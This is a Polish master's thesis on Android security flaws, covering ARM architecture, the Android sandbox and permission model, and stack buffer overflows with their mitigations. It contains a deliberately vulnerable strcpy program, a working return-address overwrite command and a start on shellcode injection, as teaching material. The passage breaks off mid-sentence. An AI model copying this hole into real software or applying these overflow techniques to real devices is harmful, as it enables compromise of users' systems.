

Uniwersytet Warszawski
Wydział Matematyki, Informatyki i Mechaniki

Marcel Kołodziejczyk

Nr albumu: 219533

Luki w bezpieczeństwie systemu operacyjnego Android

**Praca magisterska
na kierunku INFORMATYKA**

Praca wykonana pod kierunkiem
dra Marcina Peczarskiego
Instytut Informatyki

Czerwiec 2013

Oświadczenie kierującego pracą

Potwierdzam, że niniejsza praca została przygotowana pod moim kierunkiem i kwalifikuje się do przedstawienia jej w postępowaniu o nadanie tytułu zawodowego.

Data

Podpis kierującego pracą

Oświadczenie autora (autorów) pracy

Świadom odpowiedzialności prawnej oświadczam, że niniejsza praca dyplomowa została napisana przeze mnie samodzielnie i nie zawiera treści uzyskanych w sposób niezgodny z obowiązującymi przepisami.

Oświadczam również, że przedstawiona praca nie była wcześniej przedmiotem procedur związanych z uzyskaniem tytułu zawodowego w wyższej uczelni.

Oświadczam ponadto, że niniejsza wersja pracy jest identyczna z załączoną wersją elektroniczną.

Data

Podpis autora (autorów) pracy

Streszczenie

krótkie streszczenie pracy

Słowa kluczowe

android, arm, atak, bezpieczeństwo, przepełnienie bufora, metasploit, exploit, shellcode

Dziedzina pracy (kody wg programu Socrates-Erasmus)

11.3 Informatyka

Klasyfikacja tematyczna

D. Software
D.4. Operating Systems
D.4.6. Security and Privacy Protection

Tytuł pracy w języku angielskim

Vulnerabilities in Android operating system

Spis treści

1. Platforma sprzętowa i programowa	7
1.1. Architektura procesorów ARM	7
1.1.1. Thumb-2	7
1.1.2. Rejestry	8
1.1.3. Standard wywołania podprogramów	8
1.2. Architektura systemu Android	8
1.2.1. Jądro systemu	9
1.2.2. Biblioteki	10
1.2.3. Środowisko czasu wykonania	10
1.2.4. Aplikacje	10
1.3. Model bezpieczeństwa Androida	11
1.3.1. Uruchamianie aplikacji w „piaskownicy”	11
1.3.2. Kontrola dostępu do systemu plików	11
1.3.3. Uprawnienia aplikacji	12
1.3.4. Podpisywanie aplikacji	12
1.4. Narzędzia programistyczne	13
1.5. Aktualizacje systemu	13
2. Techniki ataków i sposoby przeciwdziałania	15
2.1. Błąd przepełnienie bufora na stosie	15
2.1.1. Nadpisanie adresu powrotu	15
2.1.2. Zabezpieczenie ProPolice	17
2.2. Wstrzygnięcie kodu	18
2.2.1. Bit NX	21
2.3. Return-oriented programming	21
2.3.1. Randomizacja przestrzeni adresowej procesu	24
3. Przykłady ataków i ich implementacja w narzędziu Metasploit	27
3.1. Framework Metasploit	27
3.2. Błąd typu <i>use-after-free</i> w bibliotece Webkit	27
3.3. Tworzenie shellcode'u	27
4. Podsumowanie	33
Bibliografia	35

Todo list

Wprowadzenie

Rozdział 1

Platforma sprzętowa i programowa

Android jest systemem operacyjnym i zestawem aplikacji dedykowanym przede wszystkim dla urządzeń przenośnych z ekranami dotykowymi, takimi jak np. smartfon, tablet. Jądro systemu zostało oparte na jądrze Linuksa. System ten został zaprojektowany i stworzony głównie z myślą o urządzeniach wyposażonych w procesor o architekturze ARM, aczkolwiek podejmowane są prace nad dostosowaniem Androida do innych architektur, np. x86.

W rozdziale tym zostaną opisane podstawy architektury procesorów ARM. Następnie zostanie omówiona architektura oraz model bezpieczeństwa systemu Android.

1.1. Architektura procesorów ARM

ARM jest obecnie najczęściej stosowaną architekturą procesorów typu RISC. Z biegiem czasu ukazywały się kolejne jej wersje. Niniejsza praca bazuje na wersji architektury ARMv7-A, która jest 32-bitowa i została zrealizowana m.in. w procesorach z serii Cortex-A powszechnie wykorzystywanych w nowoczesnych urządzeniach przenośnych. Główne jej cechy to:

- dwa zestawy instrukcji: ARM (nazywany także A32) oraz Thumb-2,
- architektura typu *load/store* – operacje arytmetyczno-logiczne wykonywane są tylko na rejestrach, a nie bezpośrednio na pamięci,
- szesnaście 32-bitowych rejestrów,
- większość instrukcji wykonywanych w jednym cyklu zegara.

1.1.1. Thumb-2

W podstawowym zestawie instrukcji ARM rozkazy są stalej, 32-bitowej długości. W celu zwiększenia gęstości kodu został wprowadzony drugi, uproszczony zestaw Thumb, w którym rozkazy są też stalej, 16-bitowej długości. Został on następnie rozszerzony do zestawu Thumb-2, w którym instrukcje są zmiennej długości (16- i 32-bitowe). Ponieważ we wszystkich trybach adresy instrukcji muszą być odpowiednio wyrównane, ostatni bit adresu instrukcji ma zawsze wartość 0. Wykorzystuje się to w celu zmiany trybu pracy procesora. Instrukcja skoku do adresu, którego ostatni bit jest równy 1, wymusza zmianę trybu na Thumb-2 i dalsze wykonywanie instrukcji spod adresu odpowiednio wyrównanego. Instrukcja skoku do parzystego adresu powoduje przejście do 32-bitowego zestawu instrukcji ARM.

1.1.2. Rejestry

Z punktu widzenia programisty dostępnych jest szesnaście 32-bitowych rejestrów R0 – R15. Trzy z nich mają dedykowane przeznaczenie:

- SP (ang. *Stack Pointer*) – R13 – wskaźnik stosu,
- LR (ang. *Link Register*) – R14 – adres powrotu z podprogramu,
- PC (ang. *Program Counter*) – R15 – adres następnej instrukcji.

Dodatkowo występuje register statusu procesora CPSR (ang. *Current Processor Status Register*). Przechowuje on m.in. znaczniki Negative, Zero, Carry, oVerflow. Większość instrukcji podstawowego zestawu może być wykonywanych warunkowo, w zależności od stanu tych znaczników. Szczegółowe informacje na ten temat można znaleźć w [12].

1.1.3. Standard wywołania podprogramów

Zbiór reguł i konwencji, które określają sposób wywoływanego podprogramów, przekazywania im argumentów oraz odbierania zwracanej wartości, a także format plików binarnych nazywa się ABI (ang. *Application Binary Interface*). Kompletną dokumentację ABI dla architektury ARM można znaleźć w [13]. Zdefiniowano w niej następujące zasady wywoływanego podprogramów (procedur i funkcji):

- Do przekazywania argumentów i zwracania wyniku funkcji używane są rejestrów R0 – R3. Kolejne argumenty mogą być przekazywane na stosie.
- Wartości rejestrów R0 – R3 i R12 mogą być dowolnie modyfikowane w trakcie wykonania podprogramu.
- Zawartość rejestrów R4 – R11, LR, SP musi być przywrócona do wartości sprzed wywołania podprogramu. Zazwyczaj w prologu rejestr te odkłada się na stos, aby przywrócić ich wartości w epilogu.
- Stos rośnie w kierunku mniejszych adresów pamięci.

Wykonywanie podprogramów umożliwiają następujące instrukcje skoku:

- B (ang. *Branch*) – skok względny,
- BL (ang. *Branch with Link*) – skok względny, wywołanie podprogramu,
- BX (ang. *Branch and Exchange*) – skok pośredni,
- BLX (ang. *Branch with Link and Exchange*) – skok pośredni, wywołanie podprogramu.

Instrukcja B umożliwia wykonanie skoku o maksymalnie 32 MiB w przód lub w tył od bieżącej wartości licznika instrukcji. Instrukcja BL dodatkowo zachowuje adres powrotu (adres następnej instrukcji) w rejestrze LR (R14). Pozostałe dwie instrukcje jako argument przyjmują rejestr – skok jest wykonywany do adresu, jaki znajduje się w przekazanym rejestrze.

1.2. Architektura systemu Android

Rysunek 1.1 przedstawia najważniejsze komponenty systemu Android. Zostaną one w skrócie omówione w kolejnych punktach.



Rysunek 1.1: Główne komponenty systemu Android, źródło: <http://developer.android.com/about/versions/index.html>

1.2.1. Jądro systemu

Podstawową warstwą zapewniającą interakcje ze sprzętem jest jądro systemu. Jądro systemu Android od wersji 4.0 (*Ice Cream Sandwich*) jest nieznacznie zmodyfikowanym jądrem Linuxa w wersji 3.0.x. Wcześniejsze wydania systemu opierały się na jądrach z linii 2.6.x. Najważniejsze zmiany w stosunku do głównej wersji to:

- dodatkowe mechanizmy komunikacji międzyprocesowej i zdalnego wołania metod (ang. *Android Binder*),
- nowy podsystemem pamięci dzielonej `ashmem` i alokator pamięci `pmem`,
- `logger` – wsparcie jądra dla narzędzia `logcat`,
- dodatkowe mechanizmy ograniczające dostęp do wybranych funkcjonalności sieciowych (ang. *paranoid network security*).

Sytuacja, w której jądro Androida jest rozgałęzieniem w stosunku do głównej linii Linuxa, jest bardzo istotna z punktu widzenia bezpieczeństwa systemu. Wszelkie zmiany wprowadzane w jądrze Linuxa, w tym niektóre poprawki bezpieczeństwa, pojawiają się w zmodyfikowanej wersji dla Androida ze sporym opóźnieniem. Dodatkowo opóźnienie to jest powiększone przez sposób aktualizacji systemu, co zostanie opisane w punkcie 1.5. Z tego powodu istnieje bardzo

wiele powszechnie znanych luk w jądrze Androida, pozwalających m.in. na eskalację uprawnień procesu. Dzięki temu możliwe jest tymczasowe lub permanentne uzyskanie uprawnień administratora systemu (tzw. „rootowanie” systemu). Jest to bardzo często wykorzystywane przez zwykłych użytkowników do wykonania niektórych czynności administracyjnych, np. zmiany konfiguracji systemu, odinstalowania wybranych aplikacji systemowych, a nawet wgrania zupełnie nowego obrazu systemu. Istnieje wiele narzędzi umożliwiających wykonanie tego procesu zwykłemu, niezaawansowanemu użytkownikowi.

1.2.2. Biblioteki

System Android wyposażono w szereg popularnych bibliotek napisanych w C/C++, używanych przez różne komponenty poprzez framework aplikacji. Możliwe jest także skorzystanie z tych bibliotek w kodzie natywnym napisanym w C/C++. Przykładowe biblioteki to:

- **libc** – standardowa biblioteka C, zoptymalizowana dla urządzeń wbudowanych,
- **webcore** – silnik przeglądarki internetowej, wykorzystany też w innych aplikacjach, które potrzebują wyświetlić stronę HTML, np. w kliencie poczty e-mail,
- **sqlite** – lekka, relacyjna baza danych,
- **OpenGL** – biblioteka graficzna używana podczas renderowania grafiki dwu- i trójwymiarowej,
- zestaw bibliotek multimedialnych dostarczających kodeki wybranych formatów plików.

1.2.3. Środowisko czasu wykonania

Środowisko czasu wykonania systemu Android składa się z maszyny wirtualnej Dalvik oraz podstawowych bibliotek Javy.

Dalvik jest maszyną wirtualną, która została stworzona specjalnie dla systemu Android, w celu zapewnienia odpowiedniej wydajności na urządzeniach z mniejszymi zasobami, jak np. telefony komórkowe. Dalvik nie jest maszyną wirtualną Javy i używa własnego kodu bajtowego w formacie **.dex** (ang. *Dalvik executable*). Możliwa jest jednak konwersja kodu bajtowego Javy do kodu Dalvika. W przeciwieństwie do wirtualnej maszyny Javy, która jest maszyną stosową, Dalvik jest maszyną rejestrową. Dalvik umożliwia uruchomienie wielu aplikacji jednocześnie, wydajnie tworząc klika instancji maszyny wirtualnej. Zapewnia izolację procesów, zarządzanie pamięcią oraz wielowątkowość.

1.2.4. Aplikacje

System Android posiada kilka podstawowych aplikacji zapewniających podstawowe funkcjonalności nowoczesnego telefonu komórkowego, np. klient SMS, aplikacja do wykonywania połączeń głosowych, klient poczty, przeglądarka internetowa, zarządcza aplikacji. Bardzo wiele funkcjonalności jest wydzielonych do osobnych komponentów, tworząc framework. Jest on zaprojektowany w sposób, który umożliwia zastąpienie jego dowolnego komponentu na inny zapewniający taką samą funkcjonalność.

1.3. Model bezpieczeństwa Androida

Platforma Android została zaprojektowana w taki sposób, aby możliwe było także zainstalowanie aplikacji z potencjalnie niezaufanych źródeł. Jest to odmienny model niż w przypadku telefonów iPhone (z systemem operacyjnym iOS), gdzie wszystkie aplikacje mogą być jedynie zainstalowane z jednego źródła (*Apple Store*) i mogą być zweryfikowane przed upublicznieniem. Z tego powodu system Android posiada mechanizmy bezpieczeństwa działające na wielu poziomach. Izolowanie aplikacji wykorzystuje mechanizmy kontroli dostępu do systemu plików, jakie udostępnia jądro Linuxa oraz mechanizm nadawania wybranych uprawnień zatwierdzanych przez użytkownika w trakcie instalacji aplikacji. Aplikacje muszą być także podpisane przy użyciu kryptografii z kluczem publicznym, jednak ten mechanizm umożliwia jedynie wiarygodne zidentyfikowanie autora aplikacji.

System Android zbudowany jest na bazie standardowego jądra Linuxa z nieznacznymi modyfikacjami, dlatego też posiada uznaniową kontrolę dostępu (ang. *Discretionary Access Control*) na poziomie systemu plików, która opiera się na identyfikatorach użytkowników (*uid*) i grup (*gid*). Nad jądrem Android używa własnego zbioru bibliotek i usług. Aplikacje mogą być tworzone w Javie i są wtedy komplikowane do kodu bajtowego maszyny wirtualnej Dalvik. Aplikacje lub ich fragmenty mogą być również tworzone w C/C++, a następnie wywoływane z Javy poprzez interfejs JNI (ang. *Java Native Interface*).

1.3.1. Uruchamianie aplikacji w „piaskownicy”

Aplikacje zainstalowane w systemie są ograniczone w „piaskownicy”, która jest zdefiniowana poprzez unikalny *uid* i odpowiedni *gid*. Identyfikatory te są tworzone dynamicznie podczas instalowania aplikacji. Nazwy użytkownika i grupy są identyczne i składają się z prefiksu `app_` oraz identyfikatora. Każda aplikacja używa innego identyfikatora użytkownika i grupy, co gwarantuje pełną izolację na poziomie systemu plików. Dostęp do plików systemowych jest także znaczowo ograniczony, zazwyczaj tylko do odczytu. Wywołanie funkcji lub usługi spoza piaskownicy jest możliwe poprzez odpowiednie API, które wymaga odpowiednich uprawnień aplikacji, co zostanie opisane w punkcie 1.3.3.

Ograniczenia piaskownicy są wymuszane przez jądro systemu i poprzez odpowiednie usługi przestrzeni użytkownika, dlatego też dotyczą wszystkich aplikacji, włącznie z kodem natywnym wywoływanym bezpośrednio poprzez interfejs JNI lub przy użyciu wywołania systemowego `exec`. Jeżeli aplikacje potrzebują współdzielić dane, na przykład na poziomie systemu plików, powinny zadeklarować wspólny identyfikator użytkownika (*uid*) w manifeście. Jest to możliwe tylko wtedy, gdy aplikacje są podpisane przy użyciu tego samego klucza prywatnego. Identyfikatory użytkowników i przydzielone im uprawnienia są przechowywane w pliku `data/system/packages.xml` i mogą być odczytywane przez wszystkie aplikacje zainstalowane na urządzeniu.

1.3.2. Kontrola dostępu do systemu plików

Uznaniowa kontrola dostępu do systemu plików w Androidzie jest zrealizowana przy użyciu tradycyjnych unixowych uprawnień. Pliki tworzone przez aplikacje domyślnie mają ustawione uprawnienia na `rw-rw----` (0660 w notacji ósemkowej). Z tego powodu aplikacje zainstalowane z różnymi identyfikatorami użytkownika i grupy nie mogą czytać, modyfikować ani wykonywać wzajemnie swoich plików. Pliki mogą być jednak jawnie udostępniane poprzez użycie flag `MODE_WORLD_READABLE` i `MODE_WORLD_WRITABLE` podczas tworzenia ich w API Java lub poprzez wywołanie systemowe `chmod` w natywnym kodzie C/C++. Tworzenie plików

z odpowiednimi uprawnieniami leży w gestii aplikacji.

Katalog z danymi aplikacji domyślnie znajduje się w `/data/data/<nazwa pakietu>/` i posiada następującą strukturę:

- **databases** – służy do przechowywania baz danych sqlite,
- **lib** – zawiera wszystkie natywne biblioteki używane przez aplikację, skopiowane podczas instalacji,
- **files** – katalog, gdzie domyślnie są tworzone pliki przez aplikację,
- **shared_prefs** – zawiera XML-owe pliki konfiguracyjne aplikacji.

Standardowe, preinstalowane aplikacje (np. `com.android.camera`) zazwyczaj także używają powyższej struktury katalogów, jednak ich lokalizacja może być odmienna na niektórych urządzeniach, np. telefony marki Samsung używają dla preinstalowanych aplikacji ścieżki `/dbdata/databases/<nazwa pakietu>/`. Jest to istotne z punktu widzenia twórcy exploitów, gdyż złośliwy kod musi się dostosować do struktury katalogów używanej przez dane urządzenie.

W trakcie rozruchu systemu różne części systemu plików są montowane z odmiennymi opcjami. Katalog `/data` używa opcji `'rw,nosuid,nodev,relatime'`, co m.in. oznacza, że flaga plików `setuid` nie będzie respektowana. Pliki wykonywalne będą zawsze uruchamiane z uprawnieniami użytkownika wykonującego program, a nie właściciela pliku.

Katalog `/system` jest montowany z opcjami `ro,relatime`, co powoduje, że cała partycja jest jedynie do odczytu. Warto zwrócić uwagę, że w tym przypadku opcja `nosuid` nie jest używana, ponieważ system Android korzysta z plików z flagą `setuid` w tej lokalizacji.

1.3.3. Uprawnienia aplikacji

Aplikacje w celu wyjścia z piaskownicy (zarówno na poziomie systemu pików, jak i wywoływania chronionych funkcji API systemu) muszą mieć wcześniej nadane odpowiednie uprawnienia. Wymagany przez aplikację zestaw uprawnień jest wyświetlany w trakcie instalacji i musi być zaakceptowany przez użytkownika w całości albo wcale. Użytkownik nie może zatwierdzić jedynie części z wymaganych przez aplikację uprawnień.

Każda aplikacja musi mieć plik `AndroidManifest.xml` w swoim głównym katalogu. Plik ten dostarcza systemowi operacyjnemu kluczowych informacji na temat aplikacji. W pliku tym deklarowane są uprawnienia, jakich potrzebuje aplikacja do poprawnego działania. Przykładowy wpis

```
<uses-permission android:name="android.permission.CALL_PHONE" />
```

pozwala aplikacji na wykonywanie połączeń telefonicznych. Próba wykonania chronionej funkcji API bez odpowiednich uprawnień spowoduje podniesienie wyjątku `SecurityException`.

1.3.4. Podpisywanie aplikacji

Każda instalowana aplikacja w systemie Android musi być podpisana przez twórcę przy użyciu jego klucza prywatnego wraz z odpowiednim certyfikatem. Możliwe jest jednak używanie kluczy prywatnych potwierdzonych przez dowolne centrum certyfikacji, a także certyfikatów samopodpisanych. Mechanizm podpisywania aplikacji nie ma większego znaczenia z punktu widzenia bezpieczeństwa systemu. Jedyną korzyścią, jaką wnosi, jest potwierdzenie tożsamości autora instalowanej aplikacji. W przyszłości system podpisywania może zostać wykorzystany

w celu ograniczenia dostawców aplikacji do jedynie uprzednio zweryfikowanych, podobnie jak to jest w przypadku konkurencyjnego iPhone'a firmy Apple. W obecnych wydaniach systemu Android funkcjonalność taka nie jest zaimplementowana.

Mechanizm podpisywanie aplikacji umożliwia programom współdzielenie zasobów, co zostało opisane w punkcie 1.3.1

1.4. Narzędzia programistyczne

Twórcy systemu Android udostępnili bardzo dobre narzędzia niezbędne do rozwijania i testowania aplikacji na ten system: SDK (ang. *Software Development Kit*) i NDK (ang. *Native Development Kit*).

Android SDK jest podstawowym zestawem narzędzi przydatnym dla bardziej zaawansowanych użytkowników systemu oraz programistów. Najważniejsze komponenty tego pakietu to:

- Emulator wraz z zestawem obrazów kolejnych wersji systemu pozwalający uruchomić wirtualny obraz systemu. Możliwe jest zdefiniowanie sprzętowych parametrów emulowanego obrazu, m.in. rozmiar pamięci RAM, rozdzielcość i typ ekranu. Dzięki temu można wykonywać testy na wielu konfiguracjach. Wirtualizacja opiera się na emulatorze QEMU.
- ADB (ang. *Android Debug Bridge*) – narzędzie umożliwiające komunikację z urządzeniem i debugowanie aplikacji. Pozwala wykonywać szereg czynności diagnostycznych, np. przesyłanie pliku z lub do urządzenia, wypisanie logów systemowych, uruchomienie konsoli, zainstalowanie lub odinstalowanie aplikacji. Narzędzie to może być także wykorzystywane do pracy z uruchomionym wirtualnym obrazem.
- Biblioteki dla kolejnych wydań systemu umożliwiające tworzenie aplikacji na daną platformę.

Android NDK jest zestawem popularnych narzędzi dedykowanych dla systemu Android. Pakiet ten został stworzony, aby umożliwić tworzenie aplikacji lub ich części w C/C++. W jego skład wchodzą między innymi:

- różne wersje kompilatora GCC dla wybranych architektur procesora (ARM, x86, ...),
- standardowe narzędzia do debugowania i optymalizacji kodu, np. `gdb`, `objdump`, `gcov`, `gdbserver`, `ar`, `ld`,
- pliki nagłówkowe i skompilowane statyczne i dynamiczne biblioteki, np. `libc`, `libz`, `libstdc++`, `libm`.

Obydwa pakiety posiadają bogatą dokumentację oraz zawierają liczne przykłady użycia. Przykłady w dalszej części pracy będą używały powyższych narzędzi.

1.5. Aktualizacje systemu

System Android posiada wbudowany mechanizm aktualizacji całego systemu. Jednak nowe wersje systemu są dostarczane przez producenta zazwyczaj ze sporym opóźnieniem. Wielu producentów urządzeń wraz ze standardową dystrybucją systemu załącza dodatkowe oprogramowanie np. *HTC Sense* firmy HTC, nakładka graficzna *TouchWiz* firmy Samsung. Źródła

Tabela 1.1: Udział wersji systemu Android (stan na 2 kwietnia 2013 r.), źródło: <http://developer.android.com/about/dashboards/index.html>

Wersja	Nazwa kodowa	Udział
2.1	Eclair	1,7%
2.2	Froyo	4,0%
2.3.3 - 2.3.7	Gingerbread	39,7%
4.0.3 - 4.0.4	Ice Cream Sandwich	29,3%
4.1.x	Jelly Bean	23,0%
4.2.x	Jelly Bean	2,0%

systemu zazwyczaj są nieznacznie modyfikowane przez producenta dla każdego modelu telefonu, gdyż wymagają np. dodatkowych sterowników urządzeń. Niektóre telefony posiadają także dodatkowe oprogramowanie operatora telefonii komórkowej. Nowe wersje systemu w pierwszej kolejności pojawiają się na urządzeniach z linii *Google Nexus*, ponieważ nie zawierają one żadnych dodatkowych rozszerzeń producenta ani firm telekomunikacyjnych. Bardzo wiele modeli nie otrzymuje dalszego wsparcia ze strony producenta. Jest to głównie spowodowane wzrastającymi wymaganiami sprzętowymi kolejnych wersji systemu, których starsze modele nie spełniają. Bywa także, że decyzja o zaprzestaniu wydawania aktualizacji ma przyczyny biznesowe, gdyż producent nie chce ponosić dalszych nakładów na mało popularne urządzenia.

Tabela 1.1 przedstawia udział najpopularniejszych wersji systemu. Zauważać można, że największy udział mają wersje, których data premiery miała miejsce ponad dwa lata temu.

Rozdział 2

Techniki ataków i sposoby przeciwdziałania

2.1. Błąd przepełnienie bufora na stosie

Przepełnienie bufora to błąd w kodzie programu umożliwiający wczytanie do wyznaczonego obszaru pamięci większej ilości danych, niż zarezerwował na ten cel programista. Dane wykraaczające poza rozmiar bufora nadpisują obszar pamięci bezpośrednio z nim sąsiadujący, który może zawierać inne dane lub informacje decydujące o przepływie sterowania w wykonywanym programie.

Na przykładzie programu 2.1.1, w którym występuje błąd umożliwiający przepełnienie bufora na stosie, zastanówmy się omówiona technika ataku pozwalająca na zmianę zachowania programu.

Program 2.1.1 został skompilowany z optymalizacjami (-Os) do kodu maszynowego w trybie Thumb-2. Wykonanie procedury `exploit` w trakcie normalnego wykonania programu nigdy nie powinno nastąpić. Użycie tej procedury w linii 15 jest tylko po to, aby nie została usunięta w trakcie optymalizacji kodu przez kompilator jako martwy kod.

2.1.1. Nadpisanie adresu powrotu

W punkcie tym zostanie zaprezentowana atak, w wyniku którego sterowanie programu przeniesione zostanie do wykonywania funkcji `exploit`. W funkcji `vulnerable` wykonywane jest kopiowanie napisu przekazanego jako argument `arg` do lokalnie zadeklarowanego bufora `buffer` o rozmiarze 100 bajtów. Błędem jest niesprawdzenie długości przekazywanego napisu. Uruchomienie programu z dostatecznie długim argumentem kończy się naruszeniem ochrony pamięci:

```
sh-3.2# ./buffer-overflow `printf 'A%.0s' {1..108}`  
Segmentation fault
```

Aby dokładnie zrozumieć genezę błędu, należy zapoznać się z kodem assemblerowym procedury `vulnerable`, przedstawionym na wydruku 2.1.2. Wykonuje ona kolejno:

- Odkłada na stos adres powrotu, który jest przechowywany w rejestrze LR (linia 1).
- Powiększa stos, aby utworzyć miejsce na lokalny bufor `buffer`. Alokowane jest nadmiarowo 108 bajtów (linia 2).

Wydruk 2.1.1 Przykładowy program z błędem powodującym przepelenie bufora

```
1: #include <stdio.h>
2: #include <stdlib.h>
3:
4: void exploit() {
5:     printf("Exploited!\n");
6:     exit(0);
7: }
8:
9: void vulnerable(char *arg) {
10:    char buffer[100];
11:    strcpy(buffer, arg);
12: }
13:
14: int main(int argc, char *argv[]) {
15:    if (argc < 0) exploit();
16:    vulnerable(argv[1]);
17: }
```

Wydruk 2.1.2 Kod assemblerowy procedury `vulnerable`

```
1: push {lr}
2: sub sp, #108
3: adds r1, r0, #0
4: mov r0, sp
5: blx 0x83d0
6: add sp, #108
7: pop {pc}
```

- Przygotowuje argumenty wywołania procedury `strcpy`. Do rejestru R1 zapisywany jest adres początku bufora `arg`, przekazanego w rejestrze R0 jako argument procedury `vulnerable` (linia 3). Do rejestrzu R0 zapisywany jest adres początku lokalnego bufora `buffer`, który znajduje się na szczytce stosu (linia 4).
- Wykonuje skok do procedury `strcpy` (linia 5).
- Przywraca poprzednią wartość wierzchołka stosu, tak aby wskazywał na wcześniej odłożony adres powrotu (linia 6).
- Wczytuje adres powrotu do rejestrów PC. Powoduje to dalsze wykonywanie przez program kodu od tego adresu (linia 7).

Procedura `strcpy` kopiuje łańcuch znaków zakończony bajtem o wartości zero do obszaru pamięci wskazywanego przez pierwszy argument. Ponieważ przekazano napis znacznie dłuższy od zaalokowanej pamięci, nadpisany został obszar pamięci, który znajduje się bezpośrednio za docelowym buforem, w tym zapisany tam wcześniej adres powrotu. Ostatnia instrukcja procedury `vulnerable` wczytuje do rejestrów PC wprowadzoną przez użytkownika wartość, która nie jest poprawnym adresem kodu programu.

Jeżeli adres powrotu zostanie nadpisany przez inny, poprawny adres kodu, możliwa będzie zmiana przepływu sterowania w programie. Umieszczenie w tym miejscu adresu początku kodu procedury `exploit` spowoduje, że zostanie ona wykonana po zakończeniu procedury `vulnerable`.

Adres początku kodu funkcji `exploit` można uzyskać za pomocą narzędzia `gdb`:

```
(gdb) x/x exploit  
0x84d0 <exploit>: 0x4803b508
```

Aby doprowadzić do wykonania procedury `exploit`, należy uruchomić program z dostatecznie długim argumentem. Ponieważ na bufor `buffer` zostało zaallokowanych na stosie 108 bajtów, wartość, która ma zostać wczytana do rejestru licznika instrukcji, należy umieścić kolejnych pozycjach. Wartość ta musi też być zapisana w takiej kolejności bajtowej, w jakiej został skompilowany program. Domyślnie jest to little-endian. Cały argument musi być poprawnym napisem, a więc nie może zawierać bajtu o wartości zero. Skonstruowanie takiego argumentu jest jednak możliwe, dzięki odpowiedniej kolejności bajtowej przekazywanego adresu – dwa najmniej znaczące bajty adresu będą położone jako pierwsze. Kolejny bardziej znaczący bajt adresu, który jest równy zero, poprawnie zakończy napis. Dodatkowo wykorzystywany jest fakt, że najbardziej znaczący adresu bajt pierwotnie odłożonego adresu powrotu jest także równy zero. Bajt ten nie zostanie on nadpisany trakcie przepełnienia bufora. Kod maszynowy funkcji `exploit` jest skompilowany w trybie Thumb-2, więc aby został poprawnie zinterpretowany przez procesor, adres funkcji `exploit`, tj. `0x84d0`, musi być zwiększony o 1. Poniżej uzyskujemy spodziewany efekt, czyli wykonanie procedury `exploit`, która wypisuje napis na standardowe wyjście:

```
sh-3.2# ./buffer-overflow `printf 'A%.0s' {1..108}; printf '\xd1\x84\x00'`  
Exploited!
```

2.1.2. Zabezpieczenie ProPolice

W nowoczesnych kompilatorach zostało dodane zabezpieczenie, które znaczaco utrudnia wykonywanie ataków polegających na nadpisywaniu niektórych danych znajdujących się na stosie. Kod maszynowy funkcji, która alokuje bufor na stosie, jest wzbogacany o dodatkowe sprawdzenie, czy nie wystąpiło przepełnienie bufora. Polega ono na umieszczeniu na stosie małego, losowego ciągu znaków, tzw. „kanarka” lub „ciasteczka” (ang. *canaries, cookie*). Znacznik ten jest umieszczany pomiędzy obszarem pamięci przeznaczonym na zmienne lokalne procedury a danymi kontrolnymi programu odkładanymi na stosie, np. adresem powrotu z funkcji, wskaźnikiem ramki itp. Jeżeli dojdzie do przepełnienia bufora, znacznik ten zostanie nadpisany. Dzięki temu, że jego wartość jest losowa, atakujący z bardzo małym prawdopodobieństwem może zgadnąć odpowiednią wartość. W epilogu procedury wykonywane jest sprawdzenie, czy wcześniej zapisana wartość nie została zmodyfikowana. W przypadku wykrycia przepełnienia buforu, działanie programu kończy się błędem.

W kompilatorze GCC zabezpieczenie to nazywane jest `ProPolice`. Do jego włączenia lub wyłączenia służą flagi kompilatora: `--stack-protector` i `--no-stack-protector`. W zestawie narzędzi Android NDK zostało dodane w wersji 1.5 i domyślnie jest włączone. Począwszy od tej wersji, także wszystkie źródła bibliotek systemowych są skompilowane z włączoną ochroną.

Kod assemblera funkcji `vulnerable` z przykładu 2.1.1 z włączonym zabezpieczeniem ProPolice został umieszczony na wydruku 2.1.3. W instrukcjach 2, 5, 6, 8, 9 pobierana jest wartość ciasteczka i umieszczana w odpowiednim miejscu na stosie. Natomiast instrukcje 11 – 15 sprawdzają czy wartość ta nie została zmieniona.

Wydruk 2.1.3 Kod assemblerowy procedury vulnerable z włączoną ochroną ProPolice

```
1: push {r4, lr}
2: ldr r4, [pc, #36] ; pobranie adresu wskaźnika do tablicy z kanarkami
3: sub sp, #104
4: adds r1, r0, #0
5: add r4, pc
6: ldr r4, [r4, #0]
7: mov r0, sp
8: ldr r3, [r4, #0]
9: str r3, [sp, #100]
10: blx 0x8450
11: ldr r2, [sp, #100]
12: ldr r3, [r4, #0]
13: cmp r2, r3
14: beq.n 0x856a      ; skok do wiersza 16
15: blx 0x845c      ; skok do obsługi błędu
16: add sp, #104
17: pop {r4, pc}
```

Należy zauważyć, że powyższa metoda wykrywania przepełnienia buforów chroni jedynie dane kontrolne programu. W dalszym ciągu możliwe jest zmodyfikowanie innych zmiennych lokalnych procedury, co może doprowadzić do niezamierzonego zachowania programu.

2.2. Wstrzyknięcie kodu

W przykładzie z poprzedniego punktu został zaprezentowany jeden ze sposobów na wykorzystanie błędu programistycznego w celu zmiany sterowania programu. Uruchomienie programu z odpowiednio spreparowanym argumentem pozwoliło wywołać dowolną procedurę programu. Zazwyczaj jest to jednak niewystarczające, aby atakujący mógł osiągnąć zamierzone cele. W punkcie tym zostanie zaprezentowany atak, w trakcie którego przekazywany jest kod maszynowy zgodny z architekturą procesora danego urządzenia. Takie fragmenty kodu maszynowego nazywane są *shellcode’em*. Tworzenie tego typu wstawek zostanie omówione w rozdziale 3.3. Aby przekazany kod został wykonany przez program, potrzebne jest odpowiednie ustawienie wartości licznika instrukcji na adres pamięci, w którym umieszczony jest *shellcode*. Sposób, w jaki zostanie to zrobione, jest zależny od błędu w programie. Poniżej zostanie przedstawione wstrzyknięcie kodu z wykorzystaniem nadpisania adresu powrotu z podprogramu, co zostało opisane w poprzednim punkcie. Można jednak także wykorzystać w tym celu dowolny inny błąd w programie.

Program z przykładu 2.1.1 można uruchomić z argumentem, w którym pierwsze 108 bajtów jest kodem maszynowym, który zostanie wykonany w trakcie ataku, natomiast adres powrotu zostanie nadpisany w taki sposób, aby wskazywał początek obszaru pamięci na stosie zaalokowanego na bufor **buffer**. Ponieważ wstrzykiwany kod maszynowy ma mniejszy rozmiar, należy go poprzedzić odpowiednią liczbą instrukcji NOP (ang. *no operation*). Po wykonaniu linii 11 programu, stos będzie wypełniony tak, jak na rysunku 2.1.

Na wydruku 2.2.1 został przedstawiony kod programu, który przeprowadza atak z wykorzystaniem *shellcode’u*. Program ten przyjmuje dwa argumenty: rozmiar bufora, jaki ma być wypełniony kodem maszynowym oraz adres pamięci, którym zostanie nadpisany adres

